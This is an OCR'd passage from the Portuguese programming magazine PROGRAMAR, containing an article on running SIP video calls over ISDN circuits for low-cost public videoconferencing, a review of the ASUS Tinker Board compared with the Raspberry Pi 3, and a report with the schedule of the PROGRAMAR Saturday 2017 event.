Simples mas fundamental: cumprir um principio fundamental das telecomunicações A e B comunicam sem esforço, o que permite que a concentração de A e B seja toda direccionada para a comunicação, obviamente que na comunicação de voz é assim.

Em videocomunicação para telemedicina, tais características são de lei (*Diário da República, 2.ª série — N.º 46 — 6 de março de 2013*)

FIGURA 1 - Comunicação entre A e B



Fonte: João Pereira Rosa

Legenda: A voz e o vídeo de A têm que estar síncronos; a voz e o vídeo de B têm que estar síncronos ; a voz e vídeo têm que estar síncronos entre A e B.

O nosso trabalho teve assim dois objectivos de fundo:

1º - Manter na *WAN*, para todas as videocomunicações, a qualidade obtida na *LAN*


2º - Alcançar uma "Solução Rede pública", o que significa que deve ser acessível a todos os cidadãos, em temos de disponibilidade técnica e financeira. Para alcançar este carácter de rede pública, é imprescindível que a solução proposta possa proporcionar milhares de videoconferência de qualidade a um dado momento.

Apresenta-se a rede de pacotes como uma rede de computação distribuída, e a rede de circuitos como uma rede de telecomunicações, por ser tempo real (só têm a praticamente a latência da propagação elétrica). Pretende-se mudar a visão sobre as duas redes, vendo-as como complementares e não como opostas. A sua junção, agora como duas rede IP, uma tempo real de banda estreita, a outra como uma rede computação distribuída de banda larga, permite obter novos serviços como o comando remoto de um robô com precisão, e muitos outros.

Para explicar o trabalho realizado e demonstrar os nossos pontos de vista, o artigo tem três partes. Começaremos por caracterizar o que se entende por uma correcta transmissão de voz e vídeo; veremos depois a questão da transmissão de voz e vídeo síncronos na LAN e na WAN; por fim, explicaremos como se transforma uma central digital numa intranet IP tempo real. Na última parte agregámos as especificações técnicas e dados práticos/ de contacto.


1. A TRANSMISSÃO DE VOZ E VÍDEO

FIGURA 2 - Comunicação entre o Linphone A e Linphone B (exemplo)



Fonte: João Pereira Rosa

FIGURA 3 - Diferenças entre a transmissão de Voz (VoIP) e transmissão de vídeo e voz (videochamada)



Fonte: João Pereira Rosa

Legenda: Tramas de Voz

1.1. Transmissão de voz


Na transmissão de voz só existe uma sessão. Quando A fala, B está calado, quando B fala, A está calado; em certa medida é semelhante a um Half-Duplex. As tramas de voz são sempre do mesmo tamanho e são amostradas em tempos constante. O facto das tramas terem sempre o mesmo tamanho torna mais fácil a sua transmissão através duma rede de pacotes.

Como o ouvido humano só nota problemas com tempos maiores que 60ms e a emissão entre tramas é 20ms, um buffer de jitter facilmente coloca a voz na sequencia correta.

1.2. Transmissão de vídeo e voz síncronos


O problema da transmissão de vídeo e voz síncrona é muito diferente. O emissor A emite duas sessões de vídeo e áudio que não têm qualquer relação entre elas; é necessário entregar na receção as tramas na mesma sequência da emissão. O lado B emite também duas sessões que têm de ser entregues na receção A, pela mesma sequencia. Este tipo de emissão é um Full duplex. Por acréscimo, o tamanho das tramas de vídeo é muito variável, como podemos ver na Figura 4, que representa tramas recolhidas na Lan A, usando o Wireshark. O facto das tramas terem tamanhos tão diferentes, dificulta a sua transmissão numa rede de pacotes, pois neste tipo de transmissão os pacotes são processados.

FIGURA 4 - Sequências de tramas de Voz e vídeo à saída do Linphone A



Fonte: João Pereira Rosa

FIGURA 5 - Tamanho das tramas de vídeo



Fonte: Cisco

2. CENÁRIOS PARA A TRANSMISSÃO DE VÍDEO E VOZ SÍNCRONOS NA LAN E NA WAN


2.1. Transmissão na LAN

O cenário de teste apresentado na Figura 6 pode realizado recorrendo a software *Open Source* - (para o cliente *Sip* - https://www.linphone.org/; para o *PBX Sip*, pode recorrer-se por exemplo ao *Asterisk*). Em caso de não se ter *Linux*, pode-se utilizar a *Open Source* https://www.virtualbox.org/ que permite correr *Linux* em *Windows*.

No inicio do projecto SEEME, utilizei o *PBX Asterisk*. Devido aos constrangimentos inerentes à alteração de código e à licença *GPL*, preferi escrever um *Server Sip*. Apresento seguidamente os resultados.

Se a videoconferência for realizada na *LAN A* como no esquema abaixo, conseguimos uma videochamada/ videoconferência de qualidade. Ou seja, dentro da *LAN* a rede é tempo real, porque a única latência existente é a da propagação elétrica.

FIGURA 6 - Esquema de uma comunicação típica na Lan entre dois clientes SIP



Fonte: João Pereira Rosa

Legenda: É importante recordar que no esquema em cima A e B estão na mesma *LAN*.

O passo seguinte é, usando este raciocínio e método, alcançar a mesma qualidade na *Wan!*

Para tal, como dissemos no início do artigo, é preciso cumprir os seguintes objectivos:


1º - Manter na *WAN*, para todas as videocomunicações, a qualidade obtida na *LAN*

2º - Alcançar uma "Solução Rede pública" - isto significa que deve ser acessível a todos os cidadãos, em temos de disponibilidade técnica e financeira. Para alcançar este carácter de rede pública, é imprescindível que a solução proposta possa proporcionar milhares de videoconferência de qualidade a um dado momento.

2.2. Transmissão na WAN

2.2.1. WAN Pacotes

FIGURA 7 - Esquema duma comunicação típica num backbone de pacotes Wan entre dois clientes SIP



Fonte: João Pereira Rosa

Os acessos em fibra óptica e *ADSL* têm muitos *"megas"* de *upload* e *download*. Este tipo de acessos está ligado a uma rede de pacotes, na qual os mesmos são processados. Tal leva à existência de *jitter*, perda de pacotes, etc. Estamos perante uma rede de **computação distribuída**, que não é tempo real.

Quem já tenha programado em *Networking*, sabe que o *server* escuta num porto, o cliente escreve nesse porto e encontra o *server* através do protocolo *IP*. Neste caso temos fluxo *RTP* de voz e vídeo entre A e B e vice-versa, não existindo qualquer forma de os sincronizar no *backbone*.

Em termos de programação, é necessário ter um *Thread* para a voz, outro para o vídeo e outro para a sinalização *Sip*.

Quem tenha feito este tipo de programação sabe que sem semáforos (no caso do server *Sip* que escrevi utilizo *Mutex*), é impossível sincronizar os *Threads*. Agora imaginem o que é ter um fluxo de 1 milhão de videochamadas síncronas, por dia, neste tipo de rede.


A questão do número de chamadas possibilitadas por esta solução é fundamental, se queremos falar efectivamente de rede pública. O número acima referido é o que considero mínimo para oferecer este tipo de serviço, de forma séria, a um pais com o número de habitantes de Portugal. Obviamente que oferecer 50 ou 100 videoconferências pode ser um serviço comercial como outro qualquer, mas não é um serviço de **rede pública.**

Para obtermos uma videochamada ou videoconferência com vídeo e voz síncronos, necessitamos de comprar um tipo de *QoS* muito mais exigente que o de voz (como se pôde ver pela explicação das diferenças entre a comunicação de voz e de videoconferência acima feita).

Para *QoS* de videoconferência é necessário alugar um circuito para obter tempo real, isto é, uma ligação que tenha apenas a latência da propagação elétrica e que não seja partilhada com outras. Esta opção é muito cara e apenas está disponível em pequena escala.

2.2.2. WAN de circuitos (PPP/IP/UDP/RTP sobre circuitos)

FIGURA 8 - Esquema de uma comunicação num "backbone" de circuitos ("Wan" de circuitos entre dois clientes SIP)



Fonte: João Pereira Rosa

Legenda: é importante recordar que na figura está representado apenas um circuito; a rede tem disponível largos milhares de circuitos.

A unidade mínima da Wan de circuitos é o acesso básico (BRI) com 128kbit/s Full Duplex.

A rede TDM digital chegou a Portugal em 1992, tendo portanto 25 anos, ao longo dos quais manteve sempre a banda por acesso.

Esta rede é uma rede a "4 fios", composta por DSLs, que permitem uma ligação por circuito físico digital entre dois números telefónicos, com um upload de 128kbit/s e um download de 128kbit/s. Sendo um circuito físico, esta rede é individualizada para cada utilizador e os pacotes não são processados. Entre A e B existe um circuito digital só para A e B e é tempo real, porque a latência que tem é praticamente a da propagação eléctrica. Numa palavra, é uma rede de telecomunicações.


Para alcançar os objectivos acima enunciados, existem duas formas: ou se alarga a banda ou se comprime a informação. Ao longo deste 25 anos a banda é a mesma mas a compressão foi imensa: conseguiu-se colocar até 4cif30 (qualidade de DVD) em 128kbit/s! Como se pode observar na Figura 9, bastam 128kbit/s para obter 4CIF 30 (qualidade de DVD).

FIGURA 9 - Largura de banda necessária para se obter uma videoconferência de qualidade

Resolution / Frame Rate	H.264 Baseline Profile (Industry Norm Today) Call Speed in kbps	H.264 High Profile Only from Polycom Call Speed in kbps	Polycom Bandwidth Reduction
CIF 30	128	64	Up to 50 %!
4CIF30	256	128	
4CIF60	1024	512	
720p30	1024	512	
720p60	1512	832	
1080p30	2048	1024	

Neste momento, com o novo codec H.265, é possível colocar na mesma banda, com a mesma qualidade, o dobro da informação do Codec H. 264! (v. figura 10)

FIGURA 10 - Evolução da compressão dos CODEC's de vídeo (1995-2015)



Fonte: http://www.techspot.com/article/1131-hevc-h256-enconding-playback/

Legenda: AVC = H.264; HEVC = H.265


Vê-se assim, com clareza, a possibilidade de evolução da solução que apresento.

Como afirmei, para se poder falar de rede pública, é necessário poder suportar pelo menos 1 milhão de videoconferências de qualidade, por dia, e por um preço acessível a todos. Este número é facilmente atingível porque uma só central telefónica pode ter 20000 *erl*, o que significa grosso modo que consegue ter simultaneamente 20.000 circuitos *Full Duplex* de 64kbit/s. Tal possibilita sem qualquer dúvida 10.000 videoconferências simultâneas. Uma companhia telefónica pode ter dezenas de centrais.

3. TRANSFORMAÇÃO DE UMA CENTRAL DIGITAL NUMA INTRANET IP TEMPO REAL

Com o diagrama abaixo, representa-se o fluxo para *SIPoISDN*, no qual ***ISDN*** se torna uma forma "glamorosa" para obter circuitos alugados por um preço residual, sobre os quais podemos correr uma **solução *IP*.**

FIGURA 11 – diagrama de Sinalização De SIPoISDN



[Os dois países referidos neste exemplo são Portugal e a Holanda, porque se apresenta aqui o resultado de um projeto finalista do Prémio *Fast Forward Start-up Award*, que se realizou em Novembro de 2016 em Munique (https://www.elektormagazine.com/contest/global-start-up-award-2016)]

Para a escrita do *Server Sip* utilizou-se uma metodologia conhecida, que foi seguida por exemplo no excelente artigo "Programação de aplicações cliente/servidor assentes no protocolo de transporte *UDP*" da autoria de Patrício Domingues, Vítor Carreira e Carlos Grilo (revista *Programar*, nº 54, Janeiro 2017). Porém, em vez de utilizar a rede *Internet* ou uma rede *IP* de pacotes privada, o projecto foi desenvolvido sobre a rede *ISDN* (*Wan* de circuitos, pacotes sobre circuitos, *PPP/IP/UDP/RTP*). Para os programadores das linguagens orientadas ao objeto, a rede *ISDN* é polimórfica - tanto comuta voz tradicional, como *IP*, ou outro protocolo de dados.

A literatura cientifica-técnica coloca o *SIP* e o *ISDN* como opostos, pois apenas compara a parte de voz, esquecendo-se do *ISDN* como forma de comutar *IP*. O diagrama de sinalização que acabámos de apresentar coloca o *SIP/RTP* de voz e vídeo a correr sobre o *ISDN* através de *PPP* síncrono. Nesta perspectiva, a tecnologia o *IP/SIP* e o *ISDN* já não são opostos, mas complementares.

A junção das redes permite obter o melhor dos dois mundos: tempo real para a videocomunicação e grande largura de banda. Isto permite partilhar documentos entre A e B, usar o *VNC* para controle remoto de um robô, por exemplo, e todas as outras aplicações da Internet. O computador suporta a videocomunicação pela rede *ISDN* e *Internet* ao mesmo tempo: Podemos mesmo ter dois *LCD*, um *LCD* e um projetor. **O utilizador nunca se apercebe da existência de duas redes separadas, pensa sempre que está na Internet.**

Com autorização da *Microsoft*, seria possível desenvolver soluções técnicas que permitissem correr o *Skype* sobre esta rede e obter sempre qualidade para qualquer transmissão de vídeo.

CONCLUSÃO

A utilização da rede *ISDN* como rede *IP* tempo real permite proporcionar videoconferência de qualidade a um grande numero de utilizadores por um preço residual. Permite também, resolver muito problemas, recorrentes na propostas de melhoria da vida dos cidadãos: colocar videoconferência por um realiza-lo por um preço residual em locais como as Câmaras (proposta dum partido político), as juntas de freguesia ou as esquadras de polícia (proposta dum Juiz presidente de comarca) para se depor em tribunal; colocar terminais de videoconferência em todos os centros de saúde, sucursais de empresas etc. O número de acessos em Portugal ainda é suficientemente grande para possibilitar o acompanhamento de pessoas idosas isoladas por IPSS, para dar aulas remotas a crianças impossibilitadas de ir à escola, e muitos outros serviços.

Por último, o conceito de ver as redes como complementares, não como opostas, permite a junção das duas rede *IP*, a de circuito e a Internet. Tal é a solução normal e lógica, porque a solução apresentada utiliza um router, e todos os router estão ligados à fibra optica ou ao *ADSL*. Desta forma são possíveis novos serviços como o controlo remoto de máquinas (*IoT – M2M*), quiosque interativos, videoconferências com partilha de documentos, etc.

Especificações técnicas e informações adicionais

É possível conhecer e testar o equipamento ao vivo (por ex. comandar o robô), em escritório localizado em Lisboa, perto do IST. (Quem quiser é só marcar com o autor.)

Site do projecto : trendy-impact.pt

YouTube : https://www.youtube.com/channel/UCAmLIT2YKjnTc8Lbkuw6jcg ,

(os resultados do protótipo, com vídeos reais de videocomunicação entre os números 218133503 e 219592515; nos vídeos estão descritas possíveis utilizações e no fim especificações técnicas)

O equipamento foi projeto finalista do Prémio *Fast Forward Start-up Award*, que se realizou em Novembro de 2016 em Munique (https://www.elektormagazine.com/contest/global-start-up-award-2016), e foi demonstrado publicamente no Festival da Inovação que decorreu na FIL de Lisboa em 2015 e na *Techday* em Aveiro de 2015.

O softphone utilizado foi sempre o Linphone e o *hardphone* o *Grandstream Android*. Estando perante um solução *IP*, foram utilizada as ferramentas de programação de *NetWorking* do *Linux* e do *C*.

A relação preço/ qualidade é excelente. Como o preço de cada linha é apenas 29€+IVA por 5000 minutos, o preço das videocomunicações torna-se residual; o *Server Sip* corre sobre um *PC Linux* de baixo custo. Alcança-se uma qualidade relativamente inferior ao *DVD*, mas esta implicaria custos muitos maiores (por exemplo material Polycom, equipamento de videoconferência profissional, a partir de 2000€ cada).

Nada impede de utilizar, dois acessos em vez de um, o que duplicaria a banda para 256kbit/s *Full Duplex* e o preço seria apenas de 2*29 +IVA (5000 minutos por mês), o que permitiria vídeo de grande qualidade, a um preço que a nível empresarial continuaria a ser residual.


Com um equipamento como este, seria possível equipar fácil e economicamente juntas de freguesia (por exemplo permitindo depoimentos em tribunal), centros de saúde (telemedicina), casas particulares (acompanhamento de pessoas idosas isoladas), e mesmo efectivar o comando de máquinas remotas *IoT-M2M* (apresentamos o nosso exemplo - comando do Robô *robix* – www.robix.com). Esta tecnologia chega a qualquer parte de Portugal e está presente em muitos locais do mundo ("*ISUP all the way*"), sempre com a mesma qualidade entre dois acesso *ISDN* .

AUTOR

Escrito por João Pereira Rosa

Tinker Board

Hoje trago até vós caros leitores, um artigo sobre a Tinker Board. Os leitores mais acérrimos certamente sabem que sou uma fã incondicionável da família Raspberry Pi. Ora a Tinker Board, é uma concorrente séria ao Raspberry Pi 3. Capaz de desviar o olhar dos fãs mais convictos, como é o meu caso. De uma forma rápida e sem rodeios, esta nova aposta da ASUS desvia-nos o olhar porque apesar de ser ligeiramente mais cara que o Pi 3, as vantagens são maiores do que a diferença de preço entre os dois modelos.



Lançada em Fevereiro de 2017 (de uma forma um pouco "atabalhoada" uma vez que houve distribuidores que a começaram a vender antes da data oficial de lançamento, o que obrigou a um rápido lançamento por parte do departamento de Marketing da ASUS), está disponível na Europa por valores entre os 65€ e 70€. Este micro computador tem um processador quad-core Rockchip RK3288 e gráficos ARM Mali-T764.

Tem ainda 2GB de RAM, uma slot para cartões de memória microSD, uma porta microUSB, quatro portas USB 2.0, HDMI, 10/100/1000 Ethernet, e suporta o Wi-Fi 802.11b/g/n e Bluetooth 4.0.

Ou seja, este projecto apresenta como principais características:

- A versatilidade de uma placa única com extensa conectividade
- Configuração simples com carregamento micro USB e armazenamento microSD

Em tudo semelhante ao Raspberry Pi 3, a Asus Tinker Board foi também concebida para auxiliar na educação e aprendizagem das camadas mais jovens, uma vez que permite aprender e consolidar noções de electrónica e desenvolver as capacidades de aprendizagem de programação. Por outro lado, o relativo baixo custo versus qualidade fazem com que seja uma aliada dos projectos IoT assim como das aplicações industriais por ser um dispositivo com baixo valor de consumo mas com uma boa performance. Uma outra vantagem é que a sua arquitectura

ARM assim como as entradas USB, HDMI, ligação WIFI e Bluetooh lhe permitem ser compatível com a esmagadora maioria dos dispositivos presentes hoje em dia no mercado.

Aqui entre nós quem não se lembra da revolução dos primeiros notebooks? Pequenos, portáteis e leves que nos permitiam fazer quase tudo como um computador desktop? Em que não nos importávamos de esperar mais 15/20 segundos para a abertura de um documento ou de uma página web só para termos uma solução mais portátil e mais autónoma? Ora a nível de desempenho esta pequena placa está ao nível dos notebooks, uma vez que pode fazer tudo o que esperamos de um computador desktop tendo também a capacidade de poder ser incorporado como um controlador para uma gama de dispositivos.

Agora um ponto que agrada de facto aos fãs dos centros de mídia, nomeadamente o Kodi. A porta HDMI 2.0 da Tinker Board suporta resoluções de 4K – tornando-a a melhor opção para configurar um conjunto de mídia personalizada.


Neste momento os leitores que estão menos à vontade com estas andanças podem estar a pensar que isto pode ser algo difícil de configurar. Ora, nem por isso!

Para alimentar a placa, só precisamos de ligar um cabo de carregamento micro USB – o mesmo que é usado para carregar qualquer dos telemóveis Android mais recentes. Para o armazenamento, tal como já falamos umas linhas mais acima neste artigo, tudo que precisamos é de um cartão microSD que se adapte às nossas necessidades e ao que esperamos desta utilização.

Como temos uma porta LAN Ethernet, built-in WiFi e conectividade Bluetooth, facilmente ligamos a placa ao resto do "mundo", ficando online em poucos minutos após a primeira utilização. Caso seja necessário, a Tinker Board inclui ainda uma interface para a câmara e suporte para áudio de 24 bits.


Correndo o risco de ser repetitiva, passemos então a questões um bocadinho mais técnicas uma vez que iniciamos este artigo dizendo que este é um projecto que compete directamente com o Raspberry Pi 3. Ora se a Tinker Board foi lançada em Fevereiro de 2017, o Pi foi lançado um ano antes, em Fevereiro de 2016.

A placa da ASUS tem 8,5 cm por 5,3 cm possui um quad-core Arm Cortex A17 CPU a funcionar a 1,8 GHz, ARM Mali-T764 GPU, e 2GB de memória DDR3. A revisão mais recente do Raspberry Pi, o Raspberry Pi 3 Modelo B, ostenta um processador quad-core Cortex A53 de 64 bits. O A17 no Tinker Board suporta somente instruções de 32 bits.



Quanto à imagem… apesar da Tinker Board suportar vídeo 4K, vale a pena relembrar que apesar de podermos visualizar vídeos 4K que criamos com a codificação H.264 ou H.265 (conhecida como Codificação de Vídeo de Alta Eficiência), o streaming da Netflix ainda não está disponível desta vez. Actualmente, à data de escrita deste artigo, apenas os computadores com base em Intel Kaby Lake e Windows 10 usam o hardware e software necessário à decodificação de DRM (Digital Rights Management) para transmitir Netflix 4K. Logo o Chromecast Ultra ou Nvidia continuam a ser uma opção mais viável caso se opte apenas pelo 4K.

Em suma, tal como o leitor prevê, está rivalidade ainda agora está a iniciar, aqui na PROGRAMAR vamos esperar os próximos desenvolvimentos, aguardando as novidades no próximo lançamento da família Raspberry Pi.



AUTOR

Escrito por Rita Peres

Natural de Castelo Branco, licenciou-se em Engenharia Informática pela Universidade da Beira Interior. Membro do P@P desde Janeiro de 2010. Embaixadora das Geek Girls Portugal – Núcleo de Lisboa.

PROGRAMAR Saturday 2017

No passado dia 1 de Abril teve lugar o PROGRAMAR Saturday 2017 na Microsoft Lisbon Experience. Foram várias as sessões técnicas assim como workshops que estiveram ao dispor de todos os participantes. Cerca de cinquenta pessoas estiveram presentes, tornando este evento um sucesso. Nesta edição não podíamos deixar de deixar um agradecimento “oficial” a todos os que contribuíram desde a organização, voluntários, oradores e participantes.

Para os leitores que não estiveram presentes, o Programar Saturday 2017 foi um evento gratuito e aberto à comunidade. Organizado pela Revista Programar que contou com o apoio de várias comunidades, a quem queremos agradecer todo o empenho e disponibilidade, nomeadamente:

- CoderDojo LX
- Geek Girls Portugal
- IoT Portugal
- IT Pro Portugal
- Office 365 Portugal
- Oracle Users Group Portugal
- PASS Global Portuguese Virtual Group
- PowerShell Portugal

Além das comunidades que como referimos foram incansáveis, o encontro apenas foi possível com o apoio dos seguintes patrocinadores:

- Microsoft
- Rumos
- Main Hub
- Lunar Cat

No final do evento foi ainda sorteada uma inscrição na Academia Administrador de Bases de Dados da Rumos, assim como outros vários prémios.

Desde apresentações, a workshops, passando pelo “Ask the Experts”, o ambiente em que decorreu o evento não podia ter sido melhor. Em ambiente descontraído, vários foram os temas apresentados e sem dúvida, várias experiências e conhecimentos foram partilhados durante todo o dia.

Programa do Evento:

	WINDOWS B	WINDOWS A	BING
10:00	"***Keynote***" – André Melancia, Rita Peres		
10:30	"***Concept of Machine Learning towards business – Examples using R***" – Rochelle Silva	"***Introdução ao Office 365***" – António Lourenço	
11:15	Event.Break ()		
11:30	"***Managing your Project Code Quality***" - Nuno Cancelo	"***Experiencing the experience***" – Sofia Azevedo	Workshop "***Introdução ao Arduino***" – André Melancia, Adrian Pearce, João Antunes, António Lourenço
12:25	"***Relax with SPA***" - Mónica Rodrigues	"***Windows PowerShell Starter***" - Ricardo Cabral	
13:15	Event.Suspend ("Almoço Livre")		
14:30	"***Hacking SQL Server***" - André Melancia	***WorkshopCoderDojo LX*** (Normal)	***WorkshopCoderDojo LX*** (Scratch)
15:10	"***As novidades do C# 7***" - Paulo Morgado		
16:00	Event.Break ()		
